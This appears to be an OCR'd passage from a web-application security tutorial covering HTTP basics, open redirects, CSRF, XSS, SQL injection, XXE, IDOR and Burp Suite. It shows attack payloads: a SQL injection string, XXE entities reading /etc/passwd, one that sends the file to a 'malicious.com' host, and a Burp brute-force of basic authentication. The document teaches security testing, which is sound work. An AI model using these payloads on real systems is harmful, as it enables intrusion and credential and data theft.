msf > set RPORT 21



Next, use the command −

msf > run

If the exploit is successful, then you will see one session opened, as shown in the following screenshot.

Exploit Successful

Now, you can interact with this system.

Web Application Security

Before starting with web application security it's going to be important for you to understand how the internet works. What I mean is how the URL you type in the address bar is mapped to a domain, which is resolved to an IP address, etc.

To frame it in a sentence: the internet is a bunch of systems that are connected and sending messages to each other. Some only accept certain types of messages, some only allow messages from a limited set of other systems, but every system on the internet receives an address so that people can send messages to it. It's then up to each system to determine what to do with the message and how it wants to respond.

When you enter http://www.google.com in your browser's address bar and press return, the following steps describe what happens on a high level:

• Your browser extracts the domain name from the URL, www.google.com.

• Your computer sends a DNS request to your computer's configured DNS servers. DNS can help resolve a domain name to an IP address, in this case it resolves to 216.58.201.228. Tip: you can use dig A www.google.com from your terminal to look up IP addresses for a domain.

• Your computer tries to set up a TCP connection with the IP address on port 80, which is used for HTTP traffic. Tip: you can set up a TCP connection by running nc 216.58.201.228 80 from your terminal.

• If it succeeds, your browser will send an HTTP request like:

GET / HTTP/1.1 Host: www.google.com Connection: keep-alive Accept: application/html, */*

• Now it will wait for a response from the server, which will look something like:

HTTP/1.1 200 OK Content-Type: text/html

<html>

<head>

<title>Google.com</title>

</head>

<body>

... </body>

</html>

• Your browser will parse and render the returned HTML, CSS, and JavaScript. In this case, the home page of Google.com will be shown on your screen.

There is an agreement on how these messages will be sent, including the specific methods

used and the requirement for a Host request-header for all HTTP/1.1 requests, as noted above in bullet 4. The methods defined include GET, HEAD, POST, PUT, DELETE, TRACE, CONNECT and OPTIONS.

The **GET** method means to retrieve whatever information is identified by the request Uniform Request Identifier (URI). The term URI may be confusing, especially given the reference to a URL above, but essentially, for the purposes of this book, just know that a URL is like a person's address and is a type of URI which is like a person's name (thanks Wikipedia). While there are no HTTP police, typically GET requests should not be associated with any data altering functions, they should just retrieve and provide data.

The **HEAD** method is identical to the GET message except the server must not return a message body in the response. Typically you won't often see this used but apparently it is often employed for testing hypertext links for validity, accessibility and recent changes.

The **POST** method is used to invoke some function to be performed by the server, as determined by the server. In other words, typically there will be some type of back end action performed like creating a comment, registering a user, deleting an account, etc. The action performed by the server in response to the POST can vary and doesn't have to result in action being taken. For example, if an error occurs processing the request.

The **PUT** methodis usedwhen invokingsomefunctionbutreferringtoanalreadyexisting entity. For example, when updating your account, updating a blog post, etc. Again, the action performed can vary and may result in the server taking no action at all.

The **DELETE** method is just as it sounds, it is used to invoke a request for the remote server to delete a resource identified by the URI.

The **TRACE** method is another uncommon method, this time used to reflect back the request message to the requester. This allows the requester to see what is being received by the server and to use that information for testing and diagnostic information.

The **CONNECT** method is actually reserved for use with a proxy (a proxy is a basically a server which forwards requests to other servers)

The **OPTIONS** method is used to request information from a server about the communication options available. For example, calling for OPTIONS may indicate that the server accepts GET, POST, PUT, DELETE and OPTIONS calls but not HEAD or TRACE.

Now let's dive into different types of vulnerabilities:

1.Open Redirect Vulnerabilities

An open redirect vulnerability occurs when a victim visits a particular URL for a given website and that website instructs the victim's browser to visit a completely different URL, on a separate domain. For example, suppose Google had utilized the following URL to redirect users to Gmail:

https://www.google.com?redirect_to=https://www.gmail.com Visiting this URL, Google would receive a GET HTTP request and use the redirect_to parameter's value to determine where the

visitor's browser should be redirected. After doing so, Google would return a 302 HTTP response, instructing the user's browser to to make a GET request to https://www.gmail.com, the redirect_to parameter's value. Now, suppose we changed the original URL to:

https://www.google.com?redirect_to=https://www.attacker.com

If Google wasn't validating that the redirect_to parameter was for one of their own legitimate sites where they intended to send visitors (https://www.gmail.com in our example), this could be vulnerable to an open redirect and return a HTTP response instructing the visitor's browser to make a GET request to https://www.attacker.com. The Open Web Application Security Project (OWASP), which is a community dedicated to application security that curates a list of the most critical security flaws in web applications, has listed this vulnerability in their 2013 Top Ten vulnerabilities list. Open redirects exploit the trust of a given domain, https://www.google.com/ in our example, to lure victims to a malicious website. This can be used in phishing attacks to trick users into believing they are submitting information to the trusted site, when their valuable information is actually going to a malicious site. This also enables attackers to distribute malware from the malicious site or steal OAuth tokens (a topic we cover in a later chapter). When searching for these types of vulnerabilities, you're looking for a GET request sent to the site you're testing, with a parameter specifying a URL to redirect to.

Additionally,if you can only control a portion of the final URL returned by the site and notice the parameter is being combined with a hard-coded URL on the back-end of the site try adding special URL characters like a period or @ to change the meaning of the URL and redirect a user to another domain.

2.Cross-Site Request Forgery

A cross-site request forgery, or CSRF, attack occurs when an attacker can use an HTTP request to access a user's information from another website, and use that information to act on the user's behalf. This typically relies on the victim being previously authenticated on the target website where the action is submitted, and occurs without the victim knowing the attack has happened. Here's a basic example, which we'll walk through:

1. Bob logs into his banking website to check his balance.
2. Having finished, Bob checks his Gmail account by visiting https://gmail.com/.
3. Bob has an email with a link to an unfamiliar website and clicks the link to see where it leads.
4. When loaded, the unfamiliar site instructs Bob's browser to make an HTTP request to Bob's banking website, which transfers money from his account to the attacker's.
5. Bob's banking website receives the HTTP request from the unfamiliar (and malicious) website, doesn't have any CSRF protections, and so, processes the transfer.

Cookies

Now, before we jump into detail about how Bob was compromised, we need to talk about cookies. When you visit a website that requires authentication, like a username and password,

that site will typically store a cookie in your browser. Cookies are files created by websites that are stored on the user's computer.

Cookies can be used for various purposes such as for storing information like user preferences or the user's history of visiting a website. To store this information, cookies can have some attributes, which are standardized pieces of information that tell browsers about the cookies and how they should be treated. Some attributes that a cookie could have include the domain, expiry date, secure, and httponly attributes.

In addition to attributes, cookies can contain name/value pairs, which are made up of an identifier and an associated value to be passed to a website (the site to pass this information to is defined by the cookie's domain attribute). A site can set any number of cookies, each with their own purpose. For example, a site could use a session_id cookie to remember who a user is rather than have them enter their username and password for every page they visitoraction they perform. Remember that HTTP is considered stateless meaning that with every HTTP request, a website doesn't know who a user is, so it has to re-authenticate them for every request. So, as an example, a name/value pair in a cookie could be sessionId:123456789 and the cookie could have a domain of .site.com. This means that the user_id cookie should be sent to every .site.com site a user visits, like foo.site.com, bar.site.com, www.site.com, and so on. The secure and httponly attributes tell browsers when and how cookies can be sent and read. Theseattributes don'tcontain values, butinsteadactas flags thatareeitherpresent in the cookie or are not. When a cookie contains the secure attribute, browsers will only send that cookie when visiting HTTPS sites. If you visited http://www.site.com/ with a secure cookie,yourbrowserwouldn'tsendyourcookiestothesite.This is to protect your privacy since HTTPS connections are encrypted and HTTP ones are not. The httponly attribute tells the browser that the cookie can only be read through HTTP and HTTPS requests. This will become important when we discuss cross-site scripting in a later chapter, but for now, know that if a cookie is httponly, browsers won't allow any scripting languages, such as JavaScript, to read its value. A cookie without the secure attribute can be sent to a non-HTTPS site and, likewise, a cookie without httponly set can be read by a non-HTTP connection. Lastly,theexpirydatesimplyinformsthebrowserofwhenthesitewillnolongerconsider the cookie to be valid, so the browser should destroy it. Taking this all back to Bob, when he visits his banking site and logs in, the bank will respond to his HTTP request with an HTTP response, which includes a cookie identifying Bob. In turn, Bob's browser will automatically send that cookie with all other HTTP requests to the banking website. After finishing his banking, Bob doesn't logout when he decides to visit https://www.gmail.com/. This is important because when you log out of a site, that site will typically send an HTTP response that expires your cookie. As a result, when you revisit the site, you'll have to log in again. When Bob visits the unknown site, he is inadvertently visiting a malicious website, which is designed to attack his banking website. At this point, the way the malicious site exploits the banking site depends on whether the bank accepts GET or POST requests.

Defenses Against CSRF Attacks

The most popular protection against CSRF is likely the CSRF token, which would be required by

the protected site when submitting potentially data altering requests (that is, POST requests). Here, a web application (like Bob's bank) would generate a token with two parts, one which Bob would receive and one which the application would retain. When Bob attempts to make transfer requests, he would have to submit his token, which the bank would then validate with its side of the token.

These tokens aren't always obviously named, but some potential examples of names include X-CSRF-TOKEN, lia-token, rt, or form-id. The attacker wouldn't be able to successfully submit a POST request without a valid token, and so wouldn't be able to carry out a CSRF attack, however there CSRF tokens don't always lead to a dead end when searching for vulnerabilities to exploit.

The obvious other way sites protect themselves is by using CORS though this isn't foolproof as it relies on the security of browsers, ensuring proper CORS configurations when sites are allowed to access responses and there have been some CORS bypass vulnerabilities to this in the past. Additionally, CORS sometimes can be bypassed by changing the content-type from application/json to application/x-www-form-urlencoded or by using a GET request instead of a POST request. Both of these depend on how the target site is configured.

Lastly, CSRF vulnerabilities can also be avoided if a site validates the origin header submitted with an HTTP request, as the origin can't be attacker-controlled and refers to the location where the request originated.

3.Cross-Site Scripting

Cross-site scripting, or XSS, involve a website including unintended Javascript code which is subsequently passes on to users who then execute that code via their browsers. A harmless example of this is:

alert('document.domain');

This will create the Javascript function alert and create a simple popup with the the domain name where the XSS executed. Now, in previous versions of the book, I recommended you use this example when reporting. You can use the example to determine if a XSS vulnerability exists, but when reporting, think through how the vulnerability could impact the site and explain that. By that, I don't mean tell the company what XSS is, but explain what you could achieve with this that directly impacts their site.

Part of that should include identifying which kind of XSS you are reporting, as there's more than one:

• Reflective XSS: These attacks are not persisted, meaning the XSS is delivered and executed via a single request and response.

• Stored XSS: These attacks are persisted, or saved, and then executed when a page is loaded to unsuspecting users.

• Self XSS: These attacks are also not persisted and are usually used as part of tricking a person into running the XSS themselves.

4.SQL Injection

A SQL Injection, or SQLi, is a vulnerability which allows a hacker to “inject” a SQL statements into a target and access their database. The potential here is pretty extensive often making it a highly rewarded vulnerability. For example, attackers may be able to perform all or some CRUD actions (Creating, Reading, Updating, Deleting) database information. Attackers may even be able to achieve remote command execution.

SQLi attacks are usually a result of unescaped input being passed into a site and used as part of a database query. An example of this might look like:

$name = $_GET['name']; $query = "SELECT * FROM users WHERE name = $name";

Here, the value being passed in from user input is being inserted straight into the database query. If a user entered test’ OR 1=1, the query would return the first record where the name = test OR 1=1, so the first row. Now other times, you may have something like:

$query = "SELECT * FROM users WHERE (name = $name AND password = 12345");

In this case, if you used the same payload, test’ OR 1=1, your statement would end up as:

$query = "SELECT * FROM users WHERE (name = 'test' OR 1=1 AND password = 12345");

So, here, the query would behave a little different (at least with MySQL). We would get all records where the name is test and all records where the password is 12345. This obviously wouldn’t achieve our goal of finding the first record in the database. As a result, we need to eliminate the password parameter and can do that with a comment, test’ OR 1=1;–. Here, what we’ve done is add a semicolon to properly end the SQL statement and immediately added two dashes to signify anything which comes after should be treated as a comment and therefore, not evaluated. This will end up having the same result as our initial example.

5.XML External Entity Vulnerability

An XML External Entity (XXE) vulnerability involves exploiting how an application parses XML input, more specifically, exploiting how the application processes the inclusion of external entities included in the input. To gain a full appreciation for how this is exploited and its potential, I think it’s best for us to first understand what the eXtensible Markup Language (XML) and external entities are.

A metalanguage is a language used for describing other languages, and that’s what XML is. It was developed after HTML in part, as a response to the shortcomings of HTML, which is used to define the display of data, focusing on how it should look. In contrast, XML is used to define how data is to be structured.

For example, in HTML, you have tags like <title>, <h1>, <table>, <p>, etc. all of which are used

to define how content is to be displayed. The <title> tag is used to define a page's title (shocking), <h1> tags refer define headings, <table> tags present data in rows and columns and <p> are presented as simple text. In contrast, XML has no predefined tags. Instead, the person creating the XML document defines their own tags to describe the content being presented. Here's an example:

<?xml version="1.0" encoding="UTF-8"?> <jobs> <job>

<title>Hacker</title> <compensation>1000000</compensation> <responsibility optional="1">Shot the web</responsibility> </job> </jobs>

Reading this, you can probably guess the purpose of the XML document - to present a job listing but you have no idea how this will look if it were presented on a web page. The first line of the XML is a declaration header indicating the version of XML to be used and type of encoding. After the initial header, the tag <jobs> is included and surrounds all other <job> tags, which includes <title>, <compensation> and <responsibilities> tags. Now, whereas with HTML, some tags don't require closing tags (e.g., <br>), all XML tags require a closing tag. Again, drawing on the example above, <jobs> is a starting tag and </jobs> would be the corresponding ending tag. In addition, each tag has a name and can have an attribute. Usingthetag <job>,thetagnameisjob but it has no attributes. <responsibility> on the other hand has the name responsibility with an attribute optional made up of the attribute name optional and attribute value 1.

Since anyone can define any tag, the obvious question then becomes, how does anyone know how to parse and use an XML document if the tags can be anything? Well, a valid XML document is valid because it follows the general rules of XML (no need for me to list them all but having a closing tag is one example I mentioned above) and it matches its document type definition (DTD). The DTD is the whole reason we're diving into this because it's one of the things which will enable our exploit as hackers.

An XML DTD is like a definition document for the tags being used and is developed by the XML designer, or author. With the example above, I would be the designer since I defined the jobs document in XML. A DTD will define which tags exist, what attributes they may have and what elements may be found in other elements, etc. While you and I can create our own DTDs, some have been formalized and are widely used including Really Simple Syndication (RSS), general data resources (RDF), health care information (HL7 SGML/XML), etc.

Here's what a DTD file would look like for my XML above:

<!ELEMENT Jobs (Job)*> <!ELEMENT Job (Title, Compensation, Responsiblity)> <!ELEMENT Title (#PCDATA)> <!ELEMENT Compenstaion (#PCDATA)> <!ELEMENT Responsibility(#PCDATA)> <!ATTLIST Responsibility optional CDATA "0">

Looking at this, you can probably guess what most of it means. Our <jobs> tag is actually an XML !ELEMENT and can contain the element Job. A Job is an !ELEMENT which can contain a Title, Compensation and Responsibility, all of which are also !ELEMENTs and can only contain character data, denoted by the (#PCDATA). Lastly, the !ELEMENT Responsibility has a possible attribute (!ATTLIST) optional whose default value is 0.

Not too difficult right? In addition to DTDs, there are still two important tags we haven't

discussed, the !DOCTYPE and !ENTITY tags. Up until this point, I've insinuated that DTD files are external to our XML. Remember the first example above, the XML document didn't include the tag definitions, that was done by our DTD in the second example. However, it's possible to include the DTD within the XML document itself and to do so, the first line of the XML must be a <!DOCTYPE> element. Combining our two examples above, we'd get a document that looks like:

<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE Jobs [<!ELEMENT Job (Title, Compensation, Responsiblity)> <!ELEMENT Title (#PCDATA)> <!ELEMENT Compenstaion (#PCDATA)> <!ELEMENT Responsibility(#PCDATA)> <!ATTLIST Responsibility optional CDATA "0">]> <jobs> <job>

<title>Hacker</title> <compensation>1000000</compensation> <responsibility optional="1">Shot the web</responsibility> </job> </jobs>

Here, we have what's referred as an Internal DTD Declaration. Notice that we still begin with a declaration header indicating our document conforms to XML 1.0 with UTF-8 encoding, but immediately after, we define our DOCTYPE for the XML to follow. Using an external DTD would be similar except the !DOCTYPE would look like <!DOCTYPE jobs SYSTEM "jobs.dtd">. The XML parser would then parse the contents of the jobs.dtd file when parsing the XML file. This is important because the !ENTITY tag is treated similarly and provides the crux for our exploit.

An XML entity is like a placeholder for information. Using our previous example again, if we wanted every job to include a link to our website, it would be tedious for us to write the address every time, especially if our URL could change. Instead, we can use an !ENTITY and get the parser to fetch the contents at the time of parsing and insert the value into the document. I hope you see where I'm going with this.

Similar to an external DTD file, we can update our XML file to include this idea:

<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE Jobs [<!ELEMENT Job (Title, Compensation, Responsiblity, Website)> <!ELEMENT Title (#PCDATA)> <!ELEMENT Compenstaion (#PCDATA)> <!ELEMENT Responsibility(#PCDATA)> <!ATTLIST Responsibility optional CDATA "0"> <!ELEMENT Website ANY> <!ENTITY url SYSTEM "website.txt">]> <jobs><job>

<title>Hacker</title> <compensation>1000000</compensation> <responsibility optional="1">Shot the web</responsibility> <website>&url;</website> </job> </jobs>

Here, you'll notice I've gone ahead and added a Website !ELEMENT but instead of (#PCDATA), I've added ANY. This means the Website tag can contain any combination of parsable data. I've also defined an !ENTITY with a SYSTEM attribute telling the parser to get the contents of the website.txt file. Things should be getting clearer now.

Putting this all together, what do you think would happen if instead of "website.txt", I included "/etc/passwd"? As you probably guessed, our XML would be parsed and the contents of the sensitive server file /etc/passwd would be included in our content. But we're the authors of the XML, so why would we do that?

Well, an XXE attack is made possible when a victim application can be abused to include such external entities in their XML parsing. In other words, the application has some XML expectations but isn't validating what it's receiving and so, just parses what it gets. For example, let's say I was running a job board and allowed you to register and upload jobs via XML. Developing my application, I might make my DTD file available to you and assume that you'll submit a file matching the requirements. Not recognizing the danger of this, I decide to innocently parse what I receive without any validation. But being a hacker, you decide to submit:

<?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [

<!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///etc/passwd" >] > <foo>&xxe;</foo>

As you now know, my parser would receive this and recognize an internal DTD defining a foo Document Type telling it foo can include any parsable data and that there's an !ENTITY xxe which should read my /etc/passwd file (the use of file:// is used to denote a full file uri path to the /etc/passwd file) when the document is parsed and replace &xxe; elements with those file contents. Then, you finish it off with the valid XML defining a <foo> tag, which prints my server info. And that friends, is why XXE is so dangerous.

But wait, there's more. What if the application didn't print out a response, it only parsed your content. Using the example above,the contents would be parsed but never returned to us. Well, what if instead of including a local file, you decided you wanted to contact a malicious server like so:

<?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [

<!ELEMENT foo ANY > <!ENTITY % xxe SYSTEM "file:///etc/passwd" > <!ENTITY callhome SYSTEM "www.malicious.com/?%xxe;">] > <foo>&callhome;</foo>

Before explaining this, you may have picked up on the use of the % instead of the & in the callhome URL, %xxe;. This is because the % is used when the entity is to be evaluated within the DTD definition itself and the & when the entity is evaluated in the XML document. Now, when the XML document is parsed, the callhome !ENTITY will read the contents of the /etc/passwd file and make a remote call to www.malicous.com sending the file contents as a URL parameter. Since we control that server, we can check our logs and sure enough, have the contents of /etc/passwd. Game over for the web application.

So, how do sites protect them against XXE vulnerabilities? They disable the parsing of external entities.

6.Insecure Direct Object References

An insecure direct object reference (IDOR) vulnerability occurs when an attacker can access or modify some reference to an object, such as a file, database record, account, etc. which should actually be inaccessible to them. For example, when viewing your account on a website with private profiles, you might visit www.site.com/user=123. However, if you tried www.site.com/user=124 and were granted access, that site would be considered vulnerable to an IDOR bug.

Identifying this type of vulnerability ranges from easy to hard. The most basic is similar to the example above where the ID provided is a simple integer, auto incremented as new records (or users in the example above) are added to the site. So testing for this would involve adding or subtracting 1 from the ID to check for results. If you are using Burp, you can automate this by sending the request to Burp Intruder, set a payload on the ID and then use a numeric list with start and stop values, stepping by one.

When running that type of test, look for content lengths that change signifying different responses being returned. In other words, if a site isn't vulnerable, you should consistently get some type of access denied message with the same content length.

Where things are more difficult is when a site tries to obscure references to their object references, using things like randomized identifiers, such universal unique identifiers (UUIDs). In this case, the ID might be a 36 character alphanumeric string which is impossible to guess.In this case, one way to work is to create two user profiles and switch between those accounts testing objects. So, if you are trying to access user profiles with a UUID, create your profile with User A and then with User B, try to access that profile since you know the UUID.

If you are testing specific records, like invoice IDs, trips, etc. all identified by UUIDs, similar to the example above, try to create those records as User A and then access them as User B since you know the valid UUIDs between profiles. If you're able to access the objects, that's an issue but not overly severe since the IDs (with limited exception) are 36 characters, randomized strings. This makes them all but unguessable. All isn't lost though.

At this point, the next step is to try to find an area where that UUID is leaked. For example, on a team based site, can you invite User B to your team, and if so, does the server respond with their UUID even before they have accepted? That's one way sites leak UUIDs. In other situations, check the page source when visiting a profile. Sometimes sites will include a JSON blob for the user which also includes all of the records created by them thereby leaking sensitive UUIDs.

At this point, even if you can't find a leak, some sites will reward the vulnerability if the information is sensitive. It's really up to you to determine the impact and explain to the company why you believe this issue should be addressed.

Burp Suite

What is Burp Suite?

Burp Suite is a web application testing tool designed by Portswigger. Currently it is the industry standard for web application penetration testing. It is also widely used by many individuals who partake in bug bounty hunting. This post discusses a few key features of the suite and some interesting tips along the way.

Project Files

Only available in the pro version

Project files very useful as I mentioned earlier, they store all of the traffic sent in a session including both in scope and out of scope hosts which can be useful to view later.

Essentially think of a project file like a temporary save location for information stored in your burp session that can be loaded at a later date. They work alongside being able to save your session to disk which is accessible from the burp menu in top left hand corner of the screen burp > save state.

Target Tab

The target tab is one of the most useful tools within burp as it holds the site map for target sites that you are testing. Within the target tab there are two sub tabs, the Scope tab and Site map. Specifically, the main information for an application that you are testing is held within the site-map tab.

Scope

It can be configured so that only targets that are within scope are displayed. To do this first you'll need to configure the sites within scope. Navigate to Target > Scope then Include in scope.

This option will allow you to either paste a URL from the address bar or add manually using the add button. Additionally, you can load a list of targets from a text file using the Load button, this can be very useful for adding in several hosts at a time.

Top tip for open scoped engagements, if a scope states that *.domain.com is within scope you can add this to burp's scope using: ^*\.domain\.com$.

This will add all potential sub-domains into scope, what this also means is should you identify other hosts while browsing the main target they will automatically be added to scope and displayed in the site-map.

Tuning Site-map

Besides displaying all of the hosts browsed to in a burp session the site map tab can be tuned to only view the hosts you have set that are within scope. This can be achieved by clicking on the bar just below Site map and selecting Show only in-scope items. This will allow you to only view targets you've set as in scope.

This menu area also allows you to tweak what is displayed, it can be useful to view only requests that have generated types of errors.

Spider

The spider tab can be used for discovering content on a site however I don't use if very often as it does generate masses of traffic. Additionally, it can cause issues with the target applications if not tuned correctly.

To use it correctly, I suggest you disable the auto-form submission and auto login 'features' to insure minimal traffic generation. Doing so will prevent burp from attempting to flood the target site with form submissions of Peter Weiner/Winter.

Scanner

Only available in the pro version

The scanner tab is very useful as it picks up on 'low hanging fruit' vulnerabilities within an application. However, like all of the other tools within the suite it can be tuned to work better. By default, the options for it are pretty good but with tuning it can be great!

Pairing Intruder with Scanner

Only available in the pro version

To tune the scanner there is a little known trick that will allow you to pinpoint scanning. This can be achieved by trapping a request that has parameters you want to scan then, right clicking on it and sending it to intruder.

Once the request is in intruder manually select the areas in which you want to scan then select Actively scan insertion points. This will send the scanner off against only the points in which you've selected instead of randomly scanning points in the app/target.

This can be very useful for pinpointing vulnerabilities in applications that would otherwise be missed potentially.

Repeater

The repeater tool is arguably the most useful and powerful section within the burp suite tool set. It allows requests to be passed to it and modified then resent to the server. During a test I will spend a lot of time in here playing with requests and modifying different parameters to see their responses.

Specifically, it has two main uses, the first of which allows free manipulation of requests. Allowing you to target specific parameters and functions within an application. The second while nota feature or possibly not the intended use, it can be used as a clipboard/archive or interesting requests for you to go back to look at.

Imagine you're looking at an application which shows signs of processing certain characters differently, you can right click and send this to repeater to look at later. Having the request in repeater will allow you to manipulate it at a later time.

Intruder

The intruder tool has many many functions, however in this post I am only going to discuss a few of these. Mainly it can be used for fuzzing, error checking & brute-forcing. In order to utilise intruder, select an interesting request either from the proxy intercept or another you've previously saved in repeater. Right click and select send to intruder. When the request is within intruder select the positions tab to select your inputs.

The payload positions are up to you to set, however burp will auto-select what it thinks are parameters, you can clear this using the clear button, then select your own ones by selecting the parameter then choosing add §. There are four attack types available to use in intruder, the subsections below explain what each does.

Sniper

The sniper attack takes one wordlist as an input and iterates over each parameter, one at a time. If you have multiple insertion points, it will enumerate the first parameter with all the payloads from the wordlist supplied and move on to the next and so on. It is best used when you're wanting to fuzz either single or multiple parameters with the same wordlist.

Battering Ram

Like the sniper attack, the battering ram uses a single word list however it will iterate over multiple parameters with the same payload for all the parameters. This can be useful when you're looking at how different parameters react to certain payloads.

Pitchfork

The pitchfork attack type runs through multiple parameters at the sametime using different payloads for each parameter. This takes a single or multiple wordlists but will iterate through the words in the list split across selected parameters. An example of this is shown:

1 1st request - id=wordlist1[1]&param2=wordlist2[1]
2 2nd request - id=wordlist1[2]&param2=wordlist2[2]

Cluster Bomb

The cluster bomb attack type will take multiple wordlists and is useful when you have multiple parameters. It will run through over multiple parameters by using all the possible combinations of payloads from the multiple wordlists. So if you have multiple parameters, it will enumerate over one of the parameters with all the payloads from its respective wordlist, while the other parameters have the first payload from their respective wordlists loaded.

This can be very useful for when you are brute-forcing logins or other parameters/forms requiring two or more inputs.

Brute Forcing Basic Authentication

A scenario where intruder can be very useful is when it comes to brute-forcing a HTTP basic authentication login mechanism. In order to do this, first you must issue a base request with any values as the username and password, send this to intruder. I've included an example below.

1 GET /admin HTTP/1.1
2 Host: localhost

3 User-Agent: Firefox
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Connection: close
7 Upgrade-Insecure-Requests: 1 8 Authorization: Basic YWRtaW46YWRtaW4=

Notice the bottom header Authorization: Basic YWRtaW46YWRtaW4= this is the login value of admin:admin in base64. In order to attack this, we're going to use some of burp's more advanced intruder settings.

Mainly the custom iterator function, which allows you to split payloads up by a certain character or set of characters of your choosing. In this example I'll be demonstrating a brute-force using a wordlist, which in other words is a dictionary attack as opposed to a pure brute-force attack.

Using a custom iterator allows you to generate your own custom payload string consisting from several substrings. For each substring you can specify what the separator is which is basically a suffix. The Intruder calls these substrings "positions".

Setting up the attack, the first thing to do is select the base64 string in the Authorization: Basic header and change the attack type to sniper. Next go to the Payload tab and select the Custom iterator option from Payload type menu.

Next select position 1 from the Position menu and load your usernames list in this . Put a colon (:) in the Separator for position 1 text box.

Then change the position to 2 then in position 2, load the values you want to use for password guessing, just as you did for position 1. After you've set your two positions you need to tell the Intruder to encode the payload string using Base64 encoding. To do this go to Payload processing section and click Add button. Select Payload encoding option and then Base64.

By default, burp intruder will URL encode select characters, I recommend that you remove the = symbol as it is used by base64 for padding and this can introduce issues later on.

When this is done simply select start attack, burp will now run through the usernames and passwords you've provided.

Decoder

As with all of the tools within burp suite, each has a useful function. The decoder tool is all in the name, it decodes a select type of character sets and encoding types:

• Plain Text

• URL Encoding

• HTML

• Base64

• ASCII Hex

• Hex

• Octal

• Binary

• Gzip

Each of which can also be encoded into using the decoder tool. This is particularly useful for when you encounter parameters and data within requests which is encoded. By default, burp will attempt to auto detect the encoding however you can manually select which type of encoding to decode as too. Decoder can also be used to take checksums of strings, using a variety of hashing functions, these are located in the hash drop-down menu.

Sequencer

The sequencer tool has many functions but its main use is for checking the entropy of tokens and cookies. It is accessible by sending requests to it that can then be replayed in the 100s or 1000s to check the randomness of created values. This can be very useful for testing the randomness of cookie or CSRF token generation, mainly a use when testing authentication and authorization but can also be used for testing UUID and GUID values too.

Comparer

Comparer is essentially a difftool to allow you to check the differences between two or more requests either based upon the words or bytes. This is useful when an application reacts differently to certain characters or words being used, it can be useful to identify more information about injection type vulnerabilities. To use it simple right click on a request and select send to comparer, then select a second request and do the same. Then navigate to the comparer tab and your requests should be there now. Simply select bytes or words, this will show a comparison of the requests you've sent and highlight the differences.

Extender

Finally, the extender tab is where add-ons/plugins for burp are located. Housed within this tab is where extensions can be installed and added. Additionally, all information surrounding various environment files such as Jython and Jruby can be set within this tab. This allows for usage of other 3rd party extensions build by developers that have been approved by Portswigger. Also located within this tab is information surrounding all of the APIs that Burp suite uses, allowing you to write your own extension. For more information on creating an extension check out Portswigger's site


Inbuilt Documentation

If you want to learn more information about certain aspects of burp suite that you're unsure of. The application does have a very comprehensive inbuilt help function. This is located in the help tab in the top menu bar.

OWASP

The Open Web Application Security Project (OWASP) is an online community that produces freely-available articles, methodologies, documentation, tools, and technologies in the field of web application security.

OWASP Top Ten: The "Top Ten", first published in 2003 aims to raise awareness about application security by identifying some of the most critical risks facing organizations.




OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
